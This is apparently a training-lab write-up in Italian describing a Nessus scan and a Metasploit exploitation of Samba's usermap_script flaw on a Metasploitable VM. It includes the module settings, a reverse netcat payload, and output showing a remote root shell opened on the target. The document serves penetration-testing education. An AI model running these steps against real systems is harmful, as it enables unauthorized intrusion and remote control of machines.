# Guida Illustrata Giorno 4

## 1. Sintesi

L’obiettivo è quello di simulare un processo di attacco controllato, sfruttando la vulnerabilità del servizio attivo sulla porta 445 TCP della macchina virtuale Metasploitable.

## 2. Introduzione

L'esercitazione si articola in due fasi principali:

1. **Vulnerability Scanning:** Fase in cui si utilizzerà **Nessus** per mappare i servizi attivi e identificare potenziali falle di sicurezza note, fornendo una panoramica delle superfici d'attacco.
2. **Exploitation:** Attraverso il framework **Metasploit (MSFConsole)**, si andrà a sfruttare una vulnerabilità specifica nel servizio **Samba (porta 445)** tramite l'exploit usermap_script.

Questa metodologia permette di validare i risultati dello scanner e dimostrare l'impatto reale di una vulnerabilità non patchata, finalizzando l'attacco con l'ottenimento di una sessione remota per il controllo della macchina vittima.


## 3. Configurazione iniziale

Il primo passo è quello di configurare le macchine virtuali Kali Linux e Metasploitable ed avviare il servizio Nessus da terminale:

- **Kali:** 192.168.50.100
- **Metasploitable:** 192.168.50.150

### 3.1 Configurazione Nessus

In questa fase viene impostata la scansione del vulnerability scanner (Nessus) per identificare le falle presenti sulla macchina vittima. la scelta ricade su *Basic Network Scan* perchè permette un'analisi completa dei servizi comuni senza sovraccaricare eccessivamente la rete.



## 4. Utilizzo MSFConsole

Una volta avviato il programma MSFConsole da terminale Kali, si può passare alla ricerca dell'exploit adatto per lo sfruttamento della vulnerabilità del servizio Samba sulla porta 445 TCP.

**Comando da utilizzare: search** abbinato alla keyword **samba**

**Exploit scelto: exploit/multi/samba/usermap_script**

L'exploit **usermap_script** è particolarmente critico perché permette un'esecuzione di codice remota (**RCE**) con i privilegi di **root**.

```
#   Name                                                  Disclosure Date  Rank       Check  Description
-   ----                                                  ---------------  ----       -----  -----------
0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
2     \_ target: Automatic                                .                .          .      .
3     \_ target: Windows 2000 English                     .                .          .      .
4     \_ target: Windows XP English SP0-1                 .                .          .      .
5     \_ target: Windows XP English SP2                   .                .          .      .
6     \_ target: Windows 2003 English SP0                 .                .          .      .
7   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
8   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
9     \_ target: Windows x86                              .                .          .      .
10    \_ target: Windows x64                              .                .          .      .
11  post/linux/gather/enum_configs                        .                normal     No     Linux Gather Configurations
12  auxiliary/scanner/rsync/modules_list                  .                normal     No     List Rsync Modules
13  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
14  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
15  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
16  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18    \_ target: 2:3.5.11~dfsg-1ubuntu2 on Ubuntu Server 11.10  .          .          .      .
19    \_ target: 2:3.5.8~dfsg-1ubuntu2 on Ubuntu Server 11.10   .          .          .      .
```

Una volta selezionato l'exploit interessato, e configurati i parametri richiesti (come in figura), si può procedere con l'attacco.

```
Session  Actions  Edit  View  Help

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf exploit(multi/samba/usermap_script) >
```

## 5. Risultato

A questo punto l'attacco è andato a buon fine e la sessione è stata aperta.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:33447) at 2026-04-21 05:38:23 -0400
```

Per verificare di essere realmente all'interno della macchina vittima, si può eseguire un classico comanda "ifconfig" per validare l'indirizzo di rete del target.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c1:bc:ed
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec1:bced/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22964 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14391 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2372775 (2.2 MB)  TX bytes:2193801 (2.0 MB)
          Base address:0×d010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:779 errors:0 dropped:0 overruns:0 frame:0
          TX packets:779 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:337649 (329.7 KB)  TX bytes:337649 (329.7 KB)
```